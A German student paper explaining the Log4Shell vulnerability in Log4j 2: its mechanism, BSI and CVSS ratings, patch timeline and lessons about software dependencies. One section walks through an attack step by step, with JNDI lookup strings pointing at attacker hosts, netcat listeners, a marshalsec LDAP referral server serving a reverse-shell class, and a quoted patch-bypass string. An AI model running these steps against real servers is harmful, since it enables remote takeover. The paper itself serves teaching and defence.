Wie funktioniert der Exploit Log4Shell? Warum ist dieser so gefährlich?

Tim Enes Kanbur
4920154, Atos
S211258@student.dhbw-mannheim.de

Abstrakt

Dieses State-of-the-art Paper beschäftigt sich mit dem erst kürzlich aufgekommenen fatalen Exploit bei einem Framework, welches eigentlich nur für Logging zuständig sein sollte. Anders als bei anderen Exploits ist Log4Shell jedoch in den meisten Java basierten Anwendungen und Web-Diensten eingebettet und ist damit sehr verbreitet und schwierig zu beheben. Kein Wunder also, dass für ein paar Tage lang, viele IT-Abteilungen an ihre Grenzen geraten sind.

Was macht Log4Shell so relevant?

Log4j 2 ist ein logging Framework, welches heute ein Teil der Apache Software Foundation und dessen logging Projektes ist. Es steht unter der Apache-Lizenz 2.0 und ist damit frei benutz- und modifizierbar, wenn Änderungen und die Lizenz im Projekt gekennzeichnet werden. Durch diese Freiheit und die einfache Benutzung wurde Log4j für viele zu dem Standardframework für Logging.[43] Denn Log4j sei der Sweetspot „zwischen Einfachheit und nützlichen Informationen“.[1] Selbst Unternehmen wie Microsoft, Google, Adobe und viele weitere hatten Log4j in ihren Systemen eingebunden.[10,30,43]

Der Exploit „CVE-2021-44228“

Am 9. Dezember 2021 wurde der Exploit „CVE-2021-44228“ offiziell von der Apache Software Foundation bekannt gegeben. Kurz darauf erhielt dieser vom National Institute of Standards and Technology die Höchstwertung 10 auf der CVSS Skala.[36] Das BSI gab dem Exploit die Warnstufe 3:Orange erhöhte diese Wertung jedoch am 17.12.21 auf die Warnstufe 4:Rot, stufte den Exploit also mittlerweile als „extrem kritisch“ ein.[46] Diese Wertung bedeutet einen „Ausfall vieler Dienste, der Regelbetrieb kann nicht aufrechterhalten werden“.[6,7,8,9] Eine solch hohe Stufe vergibt das BSI normalerweise recht selten. Anfang des Jahres 2021 gab es bei dem Programm Microsoft Exchange zum Beispiel eine fundamentale Schwachstelle, welche es Hackern erlaubte, Administratorenrechte auf Exchange Servern zu bekommen. Dieser Exploit wurde vom BSI mit der Stufe 3:Orange bewertet.
CVE-2021-44228 auch Log4Shell genannt, machten im Vergleich zu dem Ms Exchange Exploit zwei Sachverhalte viel gefährlicher. Zum einen betrifft Log4Shell nicht nur bestimmte Server, sondern alle Server und Applikationen mit dem sehr verbreiteten Framework Log4j 2. Zum anderen ist der tatsächliche Exploit leicht zu benutzen und ermöglicht es beinahe jedem, mit wenig Aufwand sämtliche betroffenen Systeme mit Internetanbindung zu attackieren. Und diese Attacken ließen nicht lange auf sich warten. Laut Cloudflare, einer der größten CDN- und DNS-Anbieter, stiegen blockierte Log4Shell Attacken durch ihre Dienste minütlich. So waren es am 10.12.2021 nach der Ankündigung 5483 blockierte Attacken pro Minute. Am 11.12.2021 schon 18606 Attacken pro Minute und am 12.12.2021 ganze 27439 blockierte Attacken pro Minute.[17,40][2]
Und diese Attacken trafen sowohl kleinere Unternehmen, als auch die IT-Größen und setzten allen Onlinediensten mit Log4j und deren Benutzern einem gewaltigen Risiko aus.

Was ist ein „Exploit“?

Das Wort Exploit (eng. ausnutzen) beschreibt die Vorgehensweise, eine Schwachstelle im System auszunutzen, um das Ziel zu manipulieren.[15]
Aus computertechnischer Sicht kann eine Schwachstelle zum Beispiel eine Fehlfunktion oder fehlende Sicherheitsmaßnahmen sein. Diese können ausgenutzt werden, um Zugang zum System und Privilegien zu erhalten.[15] Die Umsetzung dieser Methode ist aber von Exploit zu Exploit verschieden. So ist sowohl das unfreiwillige Ausführen eines Codes auf einem Server als auch ein schädlicher Anhang in einer Mail eine Form des Exploits.
Durch diese Vielseitigkeit kann man Exploits nur grob in Oberkategorien wie Dos- oder Injection-Exploits einteilen.[35,50]

Was ist Log4Shell für ein Exploit?

Log4Shell ist ein Remote-Code-Execution-Exploit, also eine Schwachstelle, die es ermöglicht, einen fremden Code ohne physischen Zugriff innerhalb einer Anwendung auszuführen.[36] Die genannte Schwachstelle ist bei Log4j 2 eine falsche Handhabung von Inputs. Befehle, die an Log4j geschickt wurden, werden ohne geeignete Überprüfung weiterverarbeitet.[45] Diese Art von Exploits gehören zu den schlimmsten, da jeglicher Code ohne Überprüfung von überall ausgeführt

[1] Vgl. [49] Perry, J. Steven: Log4J:O´Reilly 2009, S. !!
[2] Siehe https://blog.cloudflare.com/exploitation-of-cve-2021-44228-before-public-disclosure-and-evolution-of-waf-evasion-patterns/

werden kann. So kann man sich Administratoren Rechte geben, Anwendungen installieren oder das System verändern oder zerstören, indem man diese Schwachstelle ausnutzt.[50]

Wie funktioniert Log4Shell?

Viele Java Entwickler haben zum Loggen von Zuständen oder Anfragen das Framework „Log4j 2“ benutzt. Diese ist nach der Implementierung und Initialisierung in einem Code dafür zuständig, nach Aufruf des Loggers einen bestimmten String in eine Konsole oder ein Dokument auszugeben. Die Ausgabe kann man je nach Anwendung anpassen, wie zum Beispiel den Nachrichtentyp auf Log, Info, Debug, Warn oder Error setzen und die Javaversion mit ${java:version} anzeigen lassen.[26]
Man kann in Log4j auch das Java Naming and Directory Interface (JNDI) benutzen, um Informationen über die lokale Anwendung hinaus zu bekommen. So kann man zum Beispiel eine Serverantwort eines anderen Servers loggen oder nach einer Adresse suchen.[22,23]
Und solch genaue Logs sind vor allem in größeren Unternehmen notwendig, um bestimmte Prozesse nachvollziehen zu können. Doch Log4j und JNDI zusammen verursachen eine fatale Schwachstelle, die zu einer Remote-Code-Execution führen können.[18,26]

Mit der Syntax ${} gibt man sich in Log4j Werte zurück. So ist es möglich, mit der Zeile log.error(„Fehler in “ + ${java:version}) im Log folgendes Anzeigen lassen: „Fehler in Java version 1.8.0_231“. Verbinden wir diese Funktion mit JNDI, so kann man mit Log4j eine externe Datei aufrufen (${jndi:*protokoll*:*www.example.com/datei*}).
Dadurch kann man in den Logs direkt prüfen, ob ein Server erreichbar ist oder welche Werte dieser übergibt.[18,19]

Warum ist diese Lücke so gefährlich?

Der JNDIlookup ist hilfreich, um genaue Logs auch Serverübergreifend zu führen. Jedoch findet in diesem Aufruf keinerlei Prüfung statt. Der JNDI Aufruf führt also sofort sämtliche angeforderten Links aus. Diese Funktion ist normalerweise Administratoren vorbehalten, da Logging und das einsehen/verändern dieser Daten in der Regel nur von den Administratoren des jeweiligen Servers geschehen kann. Doch in Verbindung mit Log4j logs, welche die Daten von Benutzern enthalten, können plötzlich auch nicht Administratoren diesen JNDIlookup ausführen. Denn wenn jemand zum Beispiel „Test“ in einen Chat eingibt, protokolliert Log4j „Benutzer hat „Test“ eingegeben“, ohne diesen Text vorher zu prüfen. Wenn ein Benutzer also „${java:version}“ in den Chat eingibt, steht im Log „Benutzer hat „Java version 1.8.0_231“ eingegeben“, da Log4j diesen Befehl zum besseren Logging verwendet. Dies bedeutet aber auch, dass Benutzern so die Möglichkeit gegeben wird, selber einen JNDIlookup auszuführen. Sie können jetzt den Chatserver mit einem Server ihrer Wahl kommunizieren zu lassen. Und alles durch eine einzige Benutzereingabe an der richtigen Stelle:



Abbildung 1: Log4Shell Anwendung (Quelle: bitdefender.com)

(1) Wenn Log4j diese Zeile übergeben bekommt:
„${jndi:ldap://attacker.com/reference}“,
so führt es einen JNDIlookup mit einem Protokoll, in dem Fall das Lightweight Directory Access Protocol aus.[44]
(2) Der Server erhält die Anfrage und Log4j speichert diese wie jede andere Anfrage in einer Logdatei. Um den String aber speichern zu können, muss Log4j einen JNDIlookup ausführen, um den Wert des gespeicherten Strings zu erhalten.
(3) Eine LDAP Anfrage wird an einen vom Benutzer ausgewählten Server geschickt und von seinem LDAP Server verarbeitet.
(4) Der LDAP Server gibt auf die Anfrage des victim.com-Servers einen Link an, in welchem dieser die angefragte Datei bekommen kann.
(5) Der victim.com Server lädt sich nun über den übergebenen Link des LDAP-Servers die Datei und führt diese aus, ohne irgendeine Prüfung oder Eingabe des Administrators.[31]

So kann man einen Server erstellen und beliebigen Programmcode in eine Datei schreiben, den der Server des JNDIlookups ausführen soll. Man kann den Server herunterfahren, umkonfigurieren, Adminrechte bekommen, Viren oder Malware installieren, ein Botnet erstellen, einen Crypto Miner installieren oder mit einer Reverse-Shell die Kontrolle übernehmen.[21]

Wie wendet man den Exploit an?

Für ein Anwendungsbeispiel nehme ich einen Computer mit einer Linux Distribution, der die

öffentliche IP-Adresse 89.0.78.329 besitzt. Außerdem nehme ich für dieses Beispiel an, dass auf dem Zielserver noch eine anfällige Version von Log4j (wie v2.14) und Java (v1.8.0_181) installiert sind und keine expliziten Maßnahmen gegen Log4Shell angewendet werden.[13] Das Ziel ist es, eine Verbindung zwischen meinem Computer und dem Zielserver herzustellen. Also muss ich zuerst prüfen, durch welche Aktion ich eine solche Verbindung herstellen kann.[18,47]

1. Nach der Schwachstelle Prüfen:
Um nun zu prüfen, ob eine Verbindung bei meinem Computer eingeht, brauche ich ein Programm, welches nach möglichen Verbindungen horcht. Dieser sogenannte „Listener" ist in meinem Beispiel der Netcat Listener. Diesen kann ich mit dem Befehl „sudo apt-get install netcat" installieren. Um jetzt nach Anfragen zu horchen, führe ich Netcat mit „sudo nc -lvnp 9092" aus. Der Parameter -lvnp führt dazu, dass Netcat ausführlich(-v) auf numerische IP-Adressen(-n) auf einem bestimmten Port(-p) hört(-l). Jetzt versuche ich, den Zielserver eine Anfrage an meinen Listener stellen zu lassen. Also suche ich nach Schnittstellen, die Log4j loggt. Dies kann ein Inputfeld, ein Chat oder einfach nur ein Webseitenzugriff sein.[19] Also trage ich zum Beispiel in dem Benutzernamenfeld auf einer Website folgende Zeile ein „${jndi:ldap://89.0.78.329:9092}". Als nächstes schaue ich auf die Konsole von Netcat. Wenn keine neue Meldung in der Konsole erschienen ist, hat der Server keine Verbindung zu meinem PC aufgestellt. Sollte jedoch die Nachricht „connect to [89.0.78.329] from (UNKNOWN) [IP] 9092" in der Konsole stehen, ist die Schwachstelle für den Exploit gefunden.[12,14,18,21]

2. „Payload" vorbereiten:
Nachdem ich eine Schwachstelle gefunden habe, kann ich nun eine Datei an den Server übergeben. Dies kann zwar beliebiger Code sein, doch ich versuche in meinem Beispiel eine wirkliche „Log4Shell" aufzubauen. Das bedeutet, dass ich eine dauerhafte Verbindung zwischen dem Zielserver und meinem Computer herstellen muss, welche Befehle von meinem Computer auf dem Zielserver ausführt (nachfolgend Reverse-Shell). Ich brauche also jetzt eine sogenannte „Payload", also einen schädlichen Code, den ich dem Server übergeben kann, um eine solche Verbindung aufzubauen.[42]
Um die Payload zu hosten, benötige ich den Code und einen http Server. Den Code für eine Reverse-Shell schreibe ich in eine Java-Datei und kompiliere ihn zu einer Klasse. Den http Server erstelle und starte ich mit dem Befehl „python3 -m http.server 8888" auf dem Port 8888 in dem gleichen Verzeichnis wie die Reverse-Shell Klasse.
Nun muss die Anfrage des Zielservers nur noch mit einem LDAP-Refferal Server angenommen und an den http Server mit dem Code weitergeleitet werden. Für diesen Weiterleitungsserver verwende ich marshalsec, den ich mit „git clone https://github.com/mbechler/marshalsec" kopiere und durch einen Paketmanager (in dem Fall Maven) mit „mvn clean package -DskipTests" erstelle. Um nun die Anfrage des Zielservers weiterzuleiten, konfiguriere ich den Weiterleitungsserver mit dem Befehl „java -cp target/marshalsec.jar marshalsec.jndi.LDAPRefServer "http://89.0.78.329:8888/#Exploit"".[27] Mit dieser Konfiguration wird eine eingehende Verbindung zum schädlichen Code geleitet. [13,14,18,21]

3. Exploit ausführen:
Um jetzt die Reverse-Shell Verbindung herzustellen, benötige ich einen weiteren Netcat Listener, um die Konsolenverbindung herzustellen. Diesen erzeuge ich mit dem Befehl „sudo nc -lvnp 9001".
Jetzt ist alles bereit und ich kann in meiner gefundenen Schwachstelle mit dem Befehl „{jndi:ldap:89.0.78.329:1389/exploit}" die Verbindung aufbauen.
Durch diese Reverse-Shell habe ich vollständigen Zugriff auf den gesamten Zielserver.[13,14,18,21]

Ist Log4Shell inzwischen behoben?

Dass eine Schwachstelle in JNDI ist, die es ermöglicht unautorisierte JNDIlookups auszuführen, wurde bereits 2016 auf der Black Hat Messe von Alvaro Muños und Oleksandr Mirosh bewiesen.[23] 2018 wies der CTO von Contrast Security Jeff Williams darauf hin, dass durch eine Schwachstelle in einer beliebten Bibliothek wie Log4j schnell die meisten Rechenzentren auf der Welt betroffen sein könnten.[3] Am 09.12.2021 wurde von der Apache Software Foundation der Exploit „CVE-2021-44228" offiziell verkündet.[9,11,25] Dieser bestätigte die Sicherheitsbedenken von Muños, Mirosh und Williams. Am 10.12.21 folgte dann direkt der erste Sicherheitspatch. Als Erstmaßnahme wird empfohlen, ab Version 2.10 das Argument „log4j2.formatMsgNoLookups" auf „True" zu setzen, damit JNDIlookups ignoriert und keine Verbindung zu externen Servern aufgebaut werden kann.[6,7,20,37] Später fügte man hinzu, dass man die JNDI.class Datei aus dem Server entfernen sollte. Die Schwachstelle selbst wurde aber bereits am 24.11.21 von Alibaba Cloud Security Team Engineer Chen Zhoujun an Apache gemeldet.[1,2,29,34] Am 25.11.21 wurde es dann ins CVE aufgenommen und an einer Lösung gearbeitet.[1] Der Vorfall sollte bis zu einem Sicherheitsupdate vertraulich behandelt werden, wurde jedoch am 08.12.21 auf der chinesischen Chatplattform WeChat veröffentlicht und diskutiert.[48] Dies zwang Apache zu der Veröffentlichung am 09.12.21 auf ihrer Webseite. Am 13.12.21 erschien für Log4j dann die Version 2.16, die JNDI komplett deaktiviert hatte und keine

[3] Vgl. https://www.darkreading.com/application-security/open-source-software-poses-a-real-security-threat

Message Lookups mehr erlaubte.[4,7,10,25] Dies war auch notwendig, denn am 16.12.21 entdeckte man, dass mit einem etwas veränderten Befehl („${jndi:ldap://127.0.0.1#evilhost.com:1389/a}“) diese Sperre der 2.15 umgangen werden kann und immer noch das gleiche Problem hat.[11,24][4] Außerdem wurde bereits am 14.12.21 ein weiterer Fehler dieser Art gefunden, der auch die 2.16 betroffen hat. Mit Hilfe eines anderen Formates („$${ctx:loginId}“) konnten in der 2.15 und 2.16 immer noch Denial of Service Attacken ausgeführt werden.[32,33,38] Erst die Version 2.17, die am 17.12.21 erschien, war von Log4Shell und den ähnlichen Fehlern nicht mehr betroffen.[10,24,25] Diese hatte, wie inzwischen alle Versionen ab 2.10 auch, JNDIlookups standardmäßig deaktiviert und es wurde empfohlen, dies nicht umzustellen.[4,7,25]
Doch nur weil die Lücke geschlossen wurde, ist der immense Schaden nicht behoben. Laut einem Tweet von CEO Matthew Prince wurde Log4Shell bereits am 1. Dezember ausgenutzt.[1,17][5] Botnets wie Mirai suchten Server ab dem 10.12.21 nach der Schwachstelle ab, um schädliche Software zu installieren.[16,31,39] Es wurde also fast 17 Tage lang diese Schwachstelle weiträumig ausgenutzt.[28,31] Und viele Schäden sind noch überhaupt nicht klar. Denn statt den Server direkt zu verändern, kann man mit Log4j auch erstmal unentdeckt eine Hintertür ins System einbauen, die man zu einem späteren Zeitpunkt auch mit behobener Log4j Schwachstelle nutzen kann. Es ist also noch unklar, wie viel Schaden die Schwachstelle angerichtet hat und wie viele tatsächlich noch davon betroffen sind. Kurz, die Schwachstelle scheint behoben, doch der Schaden kann noch wachsen.[46]

Was kann man aus Log4Shell lernen?

Die Art des Exploits von Log4Shell ist nichts Neues. Einen Adminzugang durch ein falsch implementiertes Inputfeld zu bekommen gehört zu den Grundlagen der Cyber Security und wird beispielsweise im Owasp juice shop behandelt.[5] Und auch das ausbrechen aus einem String ist keine neue Entdeckung. Im September 2014 wurde ein Bug mit dem Namen Shellshock bekannt. Ähnlich wie Log4Shell nutzte man auch eine spezielle Zeichenkette, um den Input nicht als String sondern als Befehl zu behandeln. Das gesamte Konzept im Log4Shell Exploit ist also keine neue Vorgehensweise, sondern seit Jahren bekannt. Wie kann trotzdem eine solche Taktik im Jahre 2021/22 noch so viele Server betreffen?
Systeme und Programme sind verschachtelt. Und nicht jedes neue Programm wurde komplett neu verfasst, sondern stützt sich meist auf ältere Funktionen. Die aktuellsten Programme können sich auf jahrealte Frameworks oder andere Programmteile stützen. Warum sollte jemand eine komplexe mathematische Funktion nochmal selbst programmieren und nicht einfach diese Funktion mit 2-3 Zeilen einbinden? Und ein solches Verhalten ist meines Erachtens nach eines der größten Probleme unserer heutigen digitalen Systeme. Denn durch die Einbindung alter Funktionen in neue Programme implementiert man gleichzeitig auch die alten Fehler und Lücken. Wenn man also keinen eigenen Logger schreiben möchte, nimmt man in Java Log4j. Dadurch hat man viele erweiterte Funktionen und braucht sich nicht mit einem selbst geschriebenen Logger auseinanderzusetzen. Dies spart Zeit und im Falle eines kommerziellen Programmes auch Geld. Doch welche Gefahr daraus resultieren kann, fällt einem erst bei Vorfällen wie Log4Shell auf. Im Laufe meiner Recherchen bin ich oft auf dieselbe Karikatur gestoßen, die Log4Shell und dessen zu Grunde liegende Problematik ganz gut beschreibt.



Abbildung 2: Dependency (Quelle: https://m.xkcd.com/2347/)

Log4j ist ein kleiner Baustein in der heutigen digitalen Infrastruktur. Trotzdem stützt dieser einen Großteil der heutigen digitalen Infrastruktur. Dadurch benötigt man beim Bau zwar weniger Bausteine. Doch sollte in diesem kleinen Baustein ein Fehler oder eine Lücke auftauchen, kann es das ganze darauf gebaute Gebilde treffen. Und dies trifft auf das aktuelle Log4j Problem zu. Log4j ist ein super vielseitiges und leicht zu implementierendes Framework, doch ein Fehler in dem Logger kann auch dein System treffen. Darum sollte sich jeder Programmierer und jeder Projektmanager die Frage stellen: „Ist es nötig und sinnvoll, ein fremdes Framework zu implementieren?“. Zwar garantiert ein eigenes Framework oder Programm noch längst keine Sicherheit, doch die Kontrolle und die Sicherheitsmaßnahmen liegen in den eigenen Händen. Und dafür sollte man manchmal auch etwas mehr Geld und Zeit aufwenden.

[4] Vgl. https://twitter.com/marcioalm/status/1471740771581652995
[5] Vgl. https://twitter.com/eastdakota/status/1469800951351427073?s=21

Fremdwortverzeichnis

BSI	Bundesamt für Sicherheit in der Informationstechnik
Framework	Eine Funktionssammlung zur Erweiterung eines Programmes
CVSS	Common Vulnerability Scoring System (Die Skala des amerikanischen NIST)
NIST	National Institute of Standards and Technology
CDN	Content Delivery Network
DNS	Domain Name System
JNDI	Java Naming and Directory Interface
JNDIlookup	Aufruf über das JNDI Protokoll
LDAP	Lightweight Directory Access Protocol
CVE	Common Vulnerabilities and Exposures
Botnet	

Literaturverzeichnis

[1] A. Culafi. (2021, Dezember 13) „Critical Log4j flaw exploited a week before disclosure“. SearchSecurity. https://www.techtarget.com/searchsecurity/news/252510892/Critical-Log4j-flaw-exploited-a-week-before-disclosure (Zugriff am 9. Januar 2022).

[2] Alibabacloud. (2021, Dezember 27) „Alibaba Cloud Statement on the Impact Assessment of Apache Log4j2 RCE Vulnerability (CVE-2021-44228)“. Alibaba Cloud: Reliable Secure Cloud Solutions to Empower Your Global Business. https://www.alibabacloud.com/notice/log4j2impact (Zugriff am 10. Januar 2022).

[3] Apache Software Foundation. (2021, November 29) „[LOG4J2-3198] Message lookups should be disabled by default - ASF JIRA“. issues.apache.org. https://issues.apache.org/jira/browse/LOG4J2-3198 (Zugriff am 7. Januar 2022).

[4] Apache Software Foundation. (2021, Dezember 27) „Log4j – Changes“. Apache Logging Services. https://logging.apache.org/log4j/2.x/changes-report.html (Zugriff am 4. Januar 2022).

[5] B. Kimminich. (ohne Datum) „Challenge solutions · Pwning OWASP Juice Shop“. Introduction · Pwning OWASP Juice Shop. https://pwning.owasp-juice.shop/appendix/solutions.html (Zugriff am 9. Januar 2022).

[6] BSI informiert über IT-Sicherheitslücke. (2021, Dezember 13). Zugriff am: 9. Januar 2022. [Online-Video]. Verfügbar unter: https://www.tagesschau.de/multimedia/video/video-960365.html

[7] Bundesamt für Sicherheit in der Informationstechnik. (2021, Dezember 20) „Kritische Schwachstelle in Log4j;“. BSI - Bundesamt für Sicherheit in der Informationstechnik. https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Cyber-Sicherheit/Vorfaelle/log4j-Schwachstelle-2021/log4j_Schwachstelle_Detektion_Reaktion.pdf;jsessionid=8A93732E0DD732AA3BE842166FCBE626.internet081?__blob=publicationFile&v=6 (Zugriff am 6. Januar 2022).

[8] Bundesamt für Sicherheit in der Informationstechnik. (2021, Dezember 17) „Kritische Schwachstelle in log4j veröffentlicht (CVE-2021-44228)“. BSI - Bundesamt für Sicherheit in der Informationstechnik. https://www.bsi.bund.de/SharedDocs/Cybersicherheitswarnungen/DE/2021/2021-549032-10F2.pdf?__blob=publicationFile&v=3 (Zugriff am 3. Januar 2022).

[9] Bundesamt für Sicherheit in der Informationstechnik. (2021, Dezember 16) „Update: Warnstufe Rot: Schwachstelle Log4Shell führt zu extrem kritischer Bedrohungslage“. Bundesamt für Sicherheit in der Informationstechnik. https://www.bsi.bund.de/DE/Service-Navi/Presse/Pressemitteilungen/Presse2021/211211_log4Shell_WarnstufeRot.html (Zugriff am 6. Januar 2022).

[10] CERT Coordination Center. (2021, Dezember 15) „CERT/CC Vulnerability Note VU#930724“. CERT Vulnerability Notes Database. https://kb.cert.org/vuls/id/930724 (Zugriff am 4. Januar 2022).

[11] E. Brumaghin. (2021, Dezember 10) „Threat Advisory: Critical Apache Log4j vulnerability being exploited in the wild“. Cisco Talos Intelligence Group - Comprehensive Threat Intelligence. https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html (Zugriff am 8. Januar 2022).

[12] F. Roth. (2021, Dezember 29) „GitHub - Neo23x0/log4shell-detector: Detector for Log4Shell exploitation attempts“. GitHub. https://github.com/Neo23x0/log4shell-detector (Zugriff am 7. Januar 2022).

[13] F. Wortley, F. Allison und C. Thompson. (2021, Dezember 19) „Log4Shell: RCE 0-day exploit found in log4j 2, a popular Java logging package | LunaSec“. LunaSec - Open Source Data Security Platform. https://www.lunasec.io/docs/blog/log4j-zero-day/ (Zugriff am 2. Januar 2022).

[14] Hak5. (2021 Dezember 16). How Hackers Exploit Log4J to Get a Reverse Shell (Ghidra Log4Shell Demo) | HakByte. Zugriff am: 3. Januar 2022. [Online-Video]. Verfügbar unter: https://www.youtube.com/watch?v=IBxZL98uvdk

[15] Prof. Dr. H. Siller. (kein Datum) „Definition: Exploit“. Gabler Wirtschaftslexikon. https://wirtschaftslexikon.gabler.de/definition/exploit-53419 (Zugriff am 9. Januar 2022).

[16] I. Ilascu. (2021, Dezember 17) „Conti ransomware uses Log4j bug to hack VMware vCenter servers“. BleepingComputer. https://www.bleepingcomputer.com/news/security/conti-ransomware-uses-log4j-bug-to-hack-vmware-vcenter-servers/ (Zugriff am 9. Januar 2022).

[17] J. Graham-Cumming und C. Martinho. (2021, Dezember 14) „Exploitation of Log4j CVE-2021-44228 before public disclosure and evolution of evasion and exfiltration“. The Cloudflare Blog. https://blog.cloudflare.com/exploitation-of-cve-2021-44228-before-public-disclosure-and-evolution-of-waf-evasion-patterns/ (Zugriff am 2. Januar 2022).

[18] J. Hammond. (kein Datum) „TryHackMe | Solar, exploiting log4j“. TryHackMe. https://tryhackme.com/room/solar (Zugriff am 7. Januar 2022).

[19] John Hammond. (2021, Dezember 11) “CVE-2021-44228 - Log4j - MINECRAFT VULNERABLE! (and SO MUCH MORE)” Zugriff am: 3. Januar 2022. [Online-Video]. Verfügbar unter: https://www.youtube.com/watch?v=7qoPDq41xhQ

[20] K. Mindermann. (2021, Dezember 14) „Adds information about Thread Context Map Property Substitutions that might still be vulnerable even with formatMsgNoLookups=true by kmindi · Pull Request #298 · lunasec-io/lunasec“. GitHub. https://github.com/lunasec-io/lunasec/pull/298 (Zugriff am 10. Januar 2022).

[21] kozmer. (2021, Dezember 26) „GitHub - kozmer/log4j-shell-poc: A Proof-Of-Concept for the recently found CVE-2021-44228 vulnerability“. GitHub. https://github.com/kozmer/log4j-shell-poc (Zugriff am 5. Januar 2022).

[22] (kein Datum) „Lesson: Overview of JNDI (The Java™ Tutorials > Java Naming and Directory Interface)“. Oracle Java Documentation. https://docs.oracle.com/javase/tutorial/jndi/overview/index.html (Zugriff am 6. Januar 2022).

[23] LiveOverflow. (2021, Dezember 17). Log4j Vulnerability (Log4Shell) Explained // CVE-2021-44228. Zugriff am: 2. Januar 2022. [Online-Video]. Verfügbar unter: https://www.youtube.com/watch?v=w2F67LbEtnk

[24] L. Menon. (2021, Dezember 14) „[LOG4J2-3221] JNDI lookups in layout (not message patterns) enabled in Log4j2 < 2.16.0 - ASF JIRA“. issues.apache.org. https://issues.apache.org/jira/browse/LOG4J2-3221 (Zugriff am 10. Januar 2022).

[25] (kein Datum) „Log4j – apache log4j security vulnerabilities“. Apache Logging Services. https://logging.apache.org/log4j/2.x/security.html (Zugriff am 3. Januar 2022).

[26] Marcus Hutchins. (2021, Dezember 13) Log4j (CVE-2021-44228) RCE Vulnerability Explained. (13. Dezember 2021). Zugriff am: 3. Januar 2022. [Online-Video]. Verfügbar unter: https://www.youtube.com/watch?v=0-abhd-CLwQ

[27] M. Bechler. (2021, Dezember 13) „GitHub - mbechler/marshalsec“. GitHub. https://github.com/mbechler/marshalsec (Zugriff am 5. Januar 2022).

[28] M. Hill. (2022, Januar 7) „The Apache Log4j vulnerabilities: A timeline“. CSO Online. https://www.csoonline.com/article/3645431/the-apache-log4j-vulnerabilities-a-timeline.html (Zugriff am 10. Januar 2022).

[29] M. Kogosowski. (2021, Dezember 23) „An Alibaba security analyst discovered the Log4j flaw. Now, China is punishing the company“. Israel Defense. https://www.israeldefense.co.il/en/node/53107 (Zugriff am 10. Januar 2022).

[30] MSRC Team. (2021, Dezember 11) „Microsoft’s Response to CVE-2021-44228 Apache Log4j 2 – Microsoft Security Response Center“. Microsoft Security Response Center. https://msrc-blog.microsoft.com/2021/12/11/microsofts-response-to-cve-2021-44228-apache-log4j2/?s=09 (Zugriff am 11. Januar 2022).

[31] M. Zugec. (2021, Dezember 13) „Technical Advisory: Zero-day critical vulnerability in Log4j2 exploited in the wild“. Business Insights Blog | Endpoint. Network. Cloud | Bitdefender. https://businessinsights.bitdefender.com/technical-advisory-zero-day-critical-vulnerability-in-log4j2-exploited-in-the-wild (Zugriff am 11. Januar 2022).

[32] National Vulnerability Database. (2021, Dezember 14) „NVD - CVE-2021-45046“. NVD - Home. https://nvd.nist.gov/vuln/detail/CVE-2021-45046 (Zugriff am 10. Januar 2022).

[33] National Vulnerability Database. (2021, Dezember 18) „NVD - CVE-2021-45105“. NVD - Home. https://nvd.nist.gov/vuln/detail/CVE-2021-45105 (Zugriff am 7. Januar 2022).

[34] N. Karmali. (2021, Dezember 17) „Log4j Vulnerability - Things You Should Know - RedHunt Labs“. RedHunt Labs. https://redhuntlabs.com/blog/log4j-vulnerability-things-you-should-know.html (Zugriff am 3. Januar 2022).

[35] N. Latto. (2020, September 29) „Exploits: Das müssen Sie wissen“. Avast. https://www.avast.com/de-de/c-exploits (Zugriff am 10. Januar 2022).

[36] (2021, Dezember 10) „NVD - CVE-2021-44228“. National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2021-44228#vulnCurrentDescriptionTitle (Zugriff am 5. Januar 2022).

[37] Apache Software Foundation (2021, Dezember 5) „Restrict LDAP access via JNDI by rgoers · Pull Request #608 · apache/logging-log4j2“. GitHub. https://github.com/apache/logging-log4j2/pull/608 (Zugriff am 6. Januar 2022).

[38] R. Grabowski. (2021, Dezember 14) „CVE-2021-45046: Apache Log4j2 Thread Context Message Pattern and Context Lookup Pattern vulnerable to a denial of service attack“. Apache Pony Mail. https://lists.apache.org/thread/83y7dx5xvn3h5290q1twn16tltolv88f (Zugriff am 10. Januar 2022).

[39] RootKiter, H. Wang und G. Ye. (2021, Dezember 11) „Threat Alert: Log4j Vulnerability Has Been adopted by two Linux Botnets“. 360 Netlab Blog - Network Security Research Lab at 360. https://blog.netlab.360.com/threat-alert-log4j-vulnerability-has-been-adopted-by-two-linux-botnets/ (Zugriff am 10. Januar 2022).

[40] R. Shah und T. Calderon. (2021, Dezember 11) „How Cloudflare security responded to Log4j 2 vulnerability“. The Cloudflare Blog. https://blog.cloudflare.com/how-cloudflare-security-responded-to-log4j2-vulnerability/ (Zugriff am 5. Januar 2022).

[41] S. Gatlan. (2021, Dezember 10) „New zero-day exploit for Log4j Java library is an enterprise nightmare“. BleepingComputer. https://www.bleepingcomputer.com/news/security/new-zero-day-exploit-for-log4j-java-library-is-an-enterprise-nightmare/ (Zugriff am 9. Januar 2022).

[42] Swissky. (2021, Dezember 18) „GitHub - swisskyrepo/PayloadsAllTheThings: A list of useful payloads and bypass for Web Application Security and Pentest/CTF“. GitHub. https://github.com/swisskyrepo/PayloadsAllTheThings (Zugriff am 10. Januar 2022).

[43] SwitHak. (2021, Dezember 20) „BlueTeam CheatSheet * Log4Shell*“. Github. https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592 (Zugriff am 2. Januar 2022).

[44] T. Bär, F.-M. Schlede und Dipl.-Ing. (FM) A. Donner. (2018, August 1) „Was ist LDAP (Lightweight Directory Access Protocol)?“ IP-Insider - Fachportal für Netzwerktechnik, Routing & Switching, SDN, IP-Kommunikation und UCC. https://www.ip-insider.de/was-ist-ldap-lightweight-directory-access-protocol-a-581204/ (Zugriff am 10. Januar 2022).

